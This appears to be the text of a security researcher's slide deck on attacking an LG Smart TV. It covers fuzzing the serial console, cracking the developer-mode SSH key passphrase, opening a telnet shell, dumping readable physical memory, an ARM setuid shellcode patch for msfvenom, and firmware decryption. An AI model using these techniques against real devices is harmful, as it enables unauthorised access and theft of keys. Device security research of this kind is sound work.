
Smart TV Hacking

•••


Target

LG Smart TV - 24LF4820

Pictures - Back Connectors



Picture - Board itself



Connectors

2 x USB Type-A

2 x HDMI out

1 x Ethernet

Display Cable output

1 x 3.5mm serial console input

Attack Vectors

- Serial Console
- Developer Account
- Device Firmware

Serial Console?

The serial console, which runs at 115200 baud, accepts commands and displays output related to booting the TV.

Serial Console 115200 Output

```
:0x30006488
:0x30344745
:0x11010030
LZHS addr:0x00100040
LZHS size:0x000adf40
LZHS checksum:0x0000006b
LZHS size:0x000adf40
store RSA & AES keys in DMX SRAM---!!!
LZHS begin
Boot
Start Lmain

MT5882 Boot Loader v0.9
Boot reason: A/C power on!!read from eeprom ioff 0 phy_off 7ee0
read eeprom edid fail
SIF_Master0: V2 design
IR DATA register : 0x       0
Boot reason: A/C power on!!T8032 init A/C on case loader stage...
Load T8032 FW (addr: 0x  d8e380, size: 21806)success!!
T8032 FW version: 1
T8032 change to loader stage...
LDR_FlashCopy 0xf010 0x41b80 0x80
11010030:30344745:30006488:11010030
id1:00303034 id2:47453000
eMMC Name: THGBMBG5D1KBAIL
Boot reason: A/C power on!!Boot reason: A/C power on!!PDWNC_Init
Boot reason: A/C power on!!USB0: Set GPIO406 = 1.
USB1: Set GPIO407 = 1.
size of partmap_info 12368
         partinfo CRC check OK [calcrc:70899a56/crc:70899a56]

DualBoot Flash load lzhs header from 0x80000 to dram(0x15057d0),pPart->filesize =0x5bf0a size=2048
Decompression uboot to 0x2da00000...
fgIsLzhs = TRUE;

DualBoot Flash load image from 0x80000 to dram(0x15057d0), size=0x5bf0a
[0;32m flags for verifying application is 0x1 [0m
[0;32m[376586]Verifying image offset 0x80000  partition size [0] [0m
full verify ~~
pname = boot
image_size = 0x5bf0a
pu1Image = 0x8000000
header.frag_num  = 32
header.frag_size  = 131072
verifySignature u4StartAddr=8000000, u4Size=59e02
35 00 00 00 00 00 00 00
SOK
[0;32msb_verify_application check 1 time [0m
[0;32m Application integrity verified [0m
[0;31m Full Verify is all ok, Full Verify will be clear to partial [0m
LZHS start
LZHS done
Starting image...

u4DramSize: 0x300
TZ Heap: start=0x2FE03580, end=0x30000000
TZ dram: start=0x2EE00000, end=0x30000000
```

Serial Message Format

Power On - "ka 00 01"

Power Off - "ka 00 00"

Source: https://github.com/suan/libLGTV_serial/blob/master/libLGTV_serial.py#L17

Why not write a little fuzzer?

```python
#!/usr/bin/python

import sys
import serial
import random
import string

ser = serial.Serial('/dev/ttyUSB2', 115200, 8, serial.PARITY_NONE,
        serial.STOPBITS_ONE, xonxoff=0, rtscts=0, timeout=1)

while True:
    x1 = random.choice(string.ascii_lowercase)
    x2 = random.choice(string.ascii_lowercase)
    x3 = random.randint(0, 255)
    x4 = random.randint(0, 255)
    cmd = x1+x2 + ' ' + hex(x3)[2:].rjust(2, '0') + ' ' + hex(x4)[2:].rjust(2,'0') + '\r\n'
    #print (x1, x2, x3, x4, cmd)
    ser.write(cmd)
    res = ser.read(4096)
    if res:
       print (x1, x2, x3, x4, cmd, res)
~
~
```

Fuzzer output

```
┌─(~)──────────────────────────────────────────────────────────────(✗)─
└──➤ python lg-serial-fuzzer.py
('l', 'd', 140, 225, 'ld 8c e1\r\n', 'd 01 OK00x')
('j', 'f', 0, 42, 'jf 00 2a\r\n', 'f 01 NG2ax')
('c', 'n', 1, 195, 'cn 01 c3\r\n', 'n 01 NGc3x')
('x', 'z', 241, 17, 'xz f1 11\r\n', 'z 01 NG00x')
('a', 't', 210, 18, 'at d2 12\r\n', 't 00 OK0000 0000 0000 0012 0000 0008x\r\n')
('s', 'v', 0, 160, 'sv 00 a0\r\n', 'v 01 NGa0x')
('p', 'w', 134, 1, 'pw 86 01\r\n', 'w 01 NG00x')
('p', 'w', 98, 160, 'pw 62 a0\r\n', 'w 01 NG00x')
('e', 'y', 1, 80, 'ey 01 50\r\n', 'y 01 NG50x')
('x', 'm', 1, 80, 'xm 01 50\r\n', 'm 01 NG50x')
('h', 'i', 71, 16, 'hi 47 10\r\n', 't 00 OK0000 0000 0000 0071 0000 0008x\r\n')
('p', 'w', 118, 2, 'pw 76 02\r\n', 'w 01 NG00x')
('x', 'z', 179, 124, 'xz b3 7c\r\n', 'z 01 NG00x')
('k', 'd', 1, 63, 'kd 01 3f\r\n', 'd 01 NG3fx')
('x', 'z', 83, 240, 'xz 53 f0\r\n', 'z 01 NG00x')
('a', 't', 24, 6, 'at 18 06\r\n', 't 00 OK0000 0000 0000 0006 0000 0008x\r\n')
('k', 'g', 0, 103, 'kg 00 67\r\n', 'g 01 NG67x')
```

Methodology for Fuzzer

I chose to randomly generate commands by selecting random letters and numbers and putting them together. It would be possible to iterate through all possible combinations, but at one second an attempt, it would take over 508 days to complete!

```
>>> 26 * 26 * 255 *255
43956900
>>> 43956900 / 60
732615
>>> 732615 / 60
12210
>>> 12210 / 24
508
```

What are we looking for with a fuzzer?


1) Serial output indicating a “debug mode” or shell
2) Changes on the main display leading to “hidden menus”.

What did we find?

A bunch of undocumented commands...

...but nothing ultimately interesting to an attacker

Developer Mode



Developer Mode Installation


Developer Mode is an application installed via the “LG TV Store” - another “application store” on the TV that lets you select and install applications.

Developer Mode Configuration

Requires registration with LG.

After you create a developer account with LG, you can sign into the developer mode application.

Main Screen


DEVELOPER MODE
Enable or disable Developer Mode services on this device
Welcome to Developer Mode!
IP Address (wireless):
disconnected
IP Address (wired):
192.168.20.168
Passphrase:
C5BF61
Remain Session:
--:--
ON
Dev Mode Status
OFF
Key Server
EXTEND
Extend Session Time
OFF
Clear Cache Data

Main Screen

- IP Address (Wireless)
- IP Address (Wired)
- Passphrase
- Remain Session

Remain Session

Developer Mode sessions last 50 hours, and as long as the clock doesn't reach 0, they can be extended back to 50 hours by pressing the "EXTEND" button.

If 50 hours passes without the "EXTEND" button being pressed, the Developer Mode session ends and the user must reauthenticate to the Developer Mode Application

Passphrase

By enabling “KeyServer”, we can download an encrypted RSA private key which can then be used to SSH into the TV.

The value for this key is a “three byte” string or six digit hex value. Either way there are only 16 million possible combinations and this encrypted key can be unencrypted without the passphrase in a few hours.

This key seems to change with every “Developer Mode” application update.

It seems like it might be the same key for every firmware installation.

How did I figure out where the key was?

LG Smart TV development has an SDK that comes with interfacing programs. The interfacing programs are written in NodeJS, so I just read the source and figured out where the key was and what username to use.

LG Smart TV SDK

WebOS_SDK_TV_linux64

Contains WebOS_CLI

In this “CLI” program there is ample information on how to ssh into the TV

```
function(keyFileName, passphrase, next) {
    var target = {};
    target.name = options.name;
    target.privateKey = {
        "openSsh": keyFileName
    };
    target.passphrase = passphrase;
    target.files = 'sftp';
    target.port = '9922';
    target.username = 'prisoner';
    target.password = '@DELETE@';
    next(null, target);
},
```

```javascript
getSshPrvKey: function(target, next) {
    var name = (typeof target === 'string' ? target : target && target.name);
    if (!name) {
        setImmediate(next, new Error("Need to select a device name to get Ssh Private Key"));
        return;
    }
    async.waterfall([
        this.getDeviceBy.bind(this, 'name', name),
        function(target, next) {
            log.info("Resolver#getSshPrvKey()", "target.host:", target.host);
            var url = 'http://' + target.host + ':9991' + '/webos_rsa';
            var keyFileNamePrefix = target.name.replace(/(\s+)/gi, '_');
            var keyFileName = keyFileNamePrefix + "_webos";
            var keySavePath = path.join(keydir, keyFileName);
            request.head(url, function(err, res, body) {
                if (err || (res && res.statusCode !== 200)) {
                    return setImmediate(next, new Error("Failed to get ssh private key"));
                }
                log.info("Resolver#getSshPrvKey()#head", "content-type:", res.headers['content-type']);
                log.info("Resolver#getSshPrvKey()#head", "content-length:", res.headers['content-length']);
                request(url).pipe(fs.createWriteStream(keySavePath)).on('close', function(err) {
                    if (err)
                        return setImmediate(next, new Error("Failed to get ssh private key"));
                    else
                        setImmediate(next, err, keySavePath, keyFileName);
                });
            });
        },
```

So what does this reveal?

1) The SSH Server runs on port 9922
2) The SSH username is “prisoner”
3) The Keyserver runs on port 9991 (when enabled)
4) The encrypted RSA private key is at the URL path “/webos_rsa” on the webserver running on port 9991

Obtaining a foothold

```
└─➤ ssh -i webos_rsa_decrypt -p9922 prisoner@192.168.20.168
PTY allocation request failed on channel 0
busybox telnetd -p8888 -l/bin/sh
```

We have no PTY which makes operating difficult, so we start the telnet daemon on port 8888 and connect to that.

Now that we have a PTY

```
└──➤ telnet 192.168.20.168 8888
Trying 192.168.20.168...
Connected to 192.168.20.168.
Escape character is '^]'.

/media/developer $ uname -a && whoami && id
Linux LGwebOSTV 3.10.27-p.31.bighorn.mtka5lr.5 #1 SMP PREEMPT Mon Jun 3 06:35:42 UTC 2019 armv7l GNU/Linux
prisoner
uid=5634(prisoner) gid=5000 groups=44(video),505(compositor),509(se),777(crashd)
/media/developer $ 
```

Whats on this thing?

- Hundreds of binaries on the $PATH
- Things like “arecord”

```
/media/developer $ arecord -l
arecord: device_list:256: no soundcards found...
/media/developer $
```

Thankfully no microphones are attached to the TV model I examined…

…but if there were (maybe on other models?), we’d be able to record input.

Other interesting things

```
/media/developer $ ls -l /dev/mem
crw-rw----    1 root     5000         1,   1 Mar  2 13:36 /dev/mem
/media/developer $
```

Physical Memory is readable by the prisoner user!

That means we can dump physical memory and root around for passwords and keys

Reading memory...

```
00000120: 0000 0000 9400 0000 0900 4154 726f 6f74  ..........ATroot
00000130: 3d2f 6465 762f 6d6d 6362 6c6b 3070 3236  =/dev/mmcblk0p26
00000140: 2020 726f 2072 6f6f 7466 7374 7970 653d    ro rootfstype=
00000150: 7371 7561 7368 6673 206d 6163 6164 723d  squashfs macadr=
00000160: 4338 3a30 383a 4539 3a42 443a 4531 3a35  C8:08:E9:BD:E1:5
00000170: 4520 656d 6d63 6c6f 673d 3020 636f 6e73  E emmclog=0 cons
00000180: 6f6c 653d 7474 794d 5430 2c31 3135 3230  ole=ttyMT0,11520
00000190: 306e 3120 2072 6f6f 7477 6169 7420 2075  0n1  rootwait  u
000001a0: 7362 706f 7274 7573 696e 673d 312c 312c  sbportusing=1,1,
000001b0: 302c 3120 2075 7362 7077 7267 7069 6f3d  0,1  usbpwrgpio=
000001c0: 3430 363a 312c 3430 373a 312c 2d31 3a2d  406:1,407:1,-1:-
000001d0: 312c 2d31 3a2d 3120 2075 7362 6f63 6770  1,-1:-1  usbocgp
000001e0: 696f 3d34 3035 3a30 2c34 3034 3a30 2c2d  io=405:0,404:0,-
000001f0: 313a 2d31 2c2d 313a 2d31 2020 747a 737a  1:-1,-1:-1  tzsz
00000200: 3d31 386d 2020 747a 636f 7265 7374 6172  =18m  tzcorestar
00000210: 743d 3078 3265 6530 3530 3030 2076 6d61  t=0x2ee05000 vma
00000220: 6c6c 6f63 3d36 3030 6d62 2071 7569 6574  lloc=600mb quiet
00000230: 206c 6f67 6c65 7665 6c3d 3020 6465 7674   loglevel=0 devt
00000240: 6d70 6673 2e6d 6f75 6e74 3d31 206d 6f64  mpfs.mount=1 mod
00000250: 656c 6f70 743d 3030 3030 3030 3030 3130  elopt=0000000010
00000260: 3020 6877 6f70 743d 3030 3131 3034 3030  0 hwopt=00110400
00000270: 3032 3030 3030 3630 3030 2054 6f6f 6c4f  0200006000 ToolO
00000280: 7074 3d36 3235 3a32 3834 333a 3333 3135  pt=625:2843:3315
00000290: 333a 3634 3737 343a 3732 323a 3133 3732  3:64774:722:1372
000002a0: 3a34 3330 3139 2064 6562 7567 4d6f 6465  :43019 debugMode
000002b0: 3d35 2063 6f75 6e74 7279 4772 703d 3220  =5 countryGrp=2 
000002c0: 6d6f 6465 6c4e 616d 653d 3234 4c46 3438  modelName=24LF48
000002d0: 3230 2d57 5520 7365 7269 616c 4e75 6d3d  20-WU serialNum=
000002e0: 3630 334d 5854 4353 3338 3333 2073 7665  603MXTCS3833 sve
000002f0: 723d 3520 6276 6572 3d33 2e33 312e 3035  r=5 bver=3.31.05
00000300: 2063 6869 703d 4135 4c52 4230 2065 6d6d   chip=A5LRB0 emm
00000310: 635f 7369 7a65 3d30 7830 6563 3030 3030  c_size=0x0ec0000
00000320: 3030 2073 6e61 7073 686f 7420 7265 7375  00 snapshot resu
00000330: 6d65 3d2f 6465 762f 6d6d 6362 6c6b 3070  me=/dev/mmcblk0p
00000340: 3433 206b 6579 6d65 6d3d 3078 3430 3030  43 keymem=0x4000
00000350: 3030 302c 3078 3130 3020 706f 7274 5072  000,0x100 portPr
00000360: 6f74 6563 7469 6f6e 2063 6d64 456e 6420  otection cmdEnd 
00000370: 00f0 2fe1 0000 0000 0000 0000 1f00 c0e3  ../.............
```

Kernel version?

- 3.10.27

…which is vulnerable to the “DirtyC0w” linux kernel privilege escalation vulnerability!

Compiling DirtyCOw for ARM

- https://www.exploit-db.com/exploits/40616

…but this exploit’s shell code targets x86/x64 and we’re on ARM.

I patched MSFVENOM

https://github.com/rapid7/metasploit-framework/pull/12779

```
        app << "\x58"              #    pop     rax                        #
        app << "\x0f\x05"          #    syscall                            #
      end
+   elsif (test_arch.include?(ARCH_ARMLE))
+     if (datastore['PrependSetuid'])
+       # setuid(0)
+       pre << "\x00\x00\x20\xe0"      #    eor r0, r0, r0                     #
+       pre << "\x17\x70\xa0\xe3"      #    mov r7 #23                         #
+       pre << "\x00\x00\x00\xef"      #    svc                                #
+     end
+     if (datastore['PrependSetresuid'])
+       # setresuid(ruid=0, euid=0, suid=0)
+       pre << "\x00\x00\x20\xe0"     #    eor r0, r0, r0                      #
+       pre << "\x01\x10\x21\xe0"     #    eor r1, r1, r1                      #
+       pre << "\x02\x20\x22\xe0"     #    eor r2, r2, r2                      #
+       pre << "\xa4\x70\xa0\xe3"     #    mov r7, #0xa4                       #
+       pre << "\x00\x00\x00\xef"     #    svc                                 #
+     end
    end

    return (pre + buf + app)
```

Targeting

Now we can generate the proper shellcode for out target architecture (ARM-LE)

Unfortunately it is not enough

Even though we have a binary that we can execute and a kernel exploit we can take advantage of, we cannot gain root access to the Smart TV.

Mount Options

All of the SUID binaries that the exploit could take care of are mounted with the filesystem option “nosuid”, which means calls to setuid will always return -1 and fail.

The end of this avenue

At this point I did not think I could use the developer shell to escalate privileges to root. This was the end of this “attack avenue”

Firmware Analysis

One of the first things I did when starting my evaluation was set up a mirror port for the ethernet connection to the TV.

The TV had not been plugged in for several months, so when I turned on the TV, it went out and updated the firmware. Because I had the mirror port, I was able to capture the entire firmware file, along with the URL from which it was retrieved from.

The firmware file was transferred over HTTP.

What's in the firmware file?

The firmware file is 487 Megabytes in size. Thats a large firmware image!

I ran binwalk over the firmware file:

```
└─➤ binwalk starfish-atsc-secured-mtka5lr-31.bighorn.mtka5lr-3161-03.21.30-prodkey_nsu_V3_SECURED.epk

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
5382633       0x5221E9        Uncompressed Adobe Flash SWF file, Version 63, File size (header included) 81754872
20083211      0x132720B       MySQL ISAM compressed data file Version 5
47006746      0x2CD441A       LANCOM OEM file
56874979      0x363D7E3       StuffIt Deluxe Segment (data): f*
212487957     0xCAA4F15       MySQL ISAM index file Version 11
243442467     0xE82A323       MySQL ISAM compressed data file Version 2
243784163     0xE87D9E3       MySQL ISAM compressed data file Version 2
244468003     0xE924923       MySQL ISAM compressed data file Version 2
317235491     0x12E8A123      Uncompressed Adobe Flash SWF file, Version 15, File size (header included) 193284073
317849344     0x12F1FF00      MySQL MISAM index file Version 3
323463207     0x1347A827      MySQL ISAM compressed data file Version 9
371701880     0x1627B878      MySQL MISAM compressed data file Version 8
447570640     0x1AAD62D0      Uncompressed Adobe Flash SWF file, Version 65, File size (header included) 7939800
476564335     0x1C67CB6F      gzip compressed data, has 25977 bytes of extra data, has comment, last modified: 1975-10-19 00:30:24 (bogus date)

binwalk   151.81s user 0.94s system 99% cpu 2:33.43 total
```

These binwalk results look random

The binwalk results look like a strange collection of random file types found throughout the firmware image.

This is because the they are all false positives; the firmware image is encrypted.

I need to find the firmware key!

Is the key specific to a device?

The major concern is whether or not the key is specific to the device.

I answered this by determining that the firmware image seemed to be the only version of that image possible. So that means all devices of this make and model have the same key.

But where do I find the key?

Someone else already has!

https://github.com/openlgtv/epk2extract

This tool contains a dictionary of the common known encryption keys for LG Smart TVs, plus code to extract the proprietary .EPK format.

I used this tool to extract the firmware file-systems to take a closer look.

Firmware file contents

```
└──➤ ls -al
total 515096
drwxr--r--  8 nstarke nstarke      4096 Jan  7 14:41 ./
drwxr-xr-x 10 nstarke nstarke     12288 Mar  3 15:52 ../
-rw-r--r--  1 nstarke nstarke    131072 Jan  7 14:41 env.o
-rw-r--r--  1 nstarke nstarke  55820552 Jan  7 14:41 fonts.pak
drwxr-xr-x  3 nstarke nstarke      4096 Jun  3  2019 fonts.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke   3787632 Jan  7 14:41 kernel.pak
-rw-r--r--  1 nstarke nstarke   6300608 Jan  7 14:41 kernel.pak.unlz4
-rw-r--r--  1 nstarke nstarke   6300544 Jan  7 14:41 kernel.pak.unlz4.unpaked
-rw-r--r--  1 nstarke nstarke  47673608 Jan  7 14:41 otncabi-atsc.pak
drwxr-xr-x  3 nstarke nstarke      4096 Jun  3  2019 otncabi-atsc.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke     12552 Jan  7 14:41 otycabi-atsc.pak
drwxr-xr-x  3 nstarke nstarke      4096 Jun  3  2019 otycabi-atsc.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke 346747144 Jan  7 14:41 rootfs.pak
drwxr-xr-x 18 nstarke nstarke      4096 Jun  3  2019 rootfs.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke  17432840 Jan  7 14:41 smartkey.pak
drwxr-xr-x  3 nstarke nstarke      4096 Jun  3  2019 smartkey.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke  35074312 Jan  7 14:41 tvservice-atsc.pak
drwxr-xr-x  4 nstarke nstarke      4096 Jun  3  2019 tvservice-atsc.pak.unsquashfs/
-rw-r--r--  1 nstarke nstarke   3933808 Jan  7 14:41 tz.bin
-rw-r--r--  1 nstarke nstarke   4064880 Jan  7 14:41 tzfw.pak
```

Extraction gives us 6 filesystems

- Fonts.pak
- Otncabi-atsc.pak
- Otycabi-atsc.pak
- rootfs.pak
- smartkey.pak
- tvservice-atsc.pak

All are SQUASHFS filesystems.

Across Six Filesystems

There are 35226 altogether across all filesystems, making manual analysis impractical if not impossible.

I decide to focus on rootfs.pak as it seems to be the filesystem I landed on with the developer / “prisoner” SSH shell.

Rootfs.pak

From the developer shell I run “ps auxw” and get a list of running processes. I then begin auditing all the running processes, looking for binaries that receive network traffic.

Automated Ghidra Tooling

ATL has built substantial Ghidra Tooling to aid in these situations. I was able to run Ghidra on “rootfs.pak” and find all binaries that receive network traffic.

Then from this subset I rerun our ghidra function finding tool, but retargeted for common memory corruption functions, like “strcpy”.

At this point we have a cross reference between functions that receive network traffic and functions that contain dangerous C functions.

The list length is still in the dozens of binaries, and this doesn’t take into account shared libraries.

Auditing Selected Binaries

I spent about a week looking through the binaries for memory corruption patterns downstream from incoming network data functions.

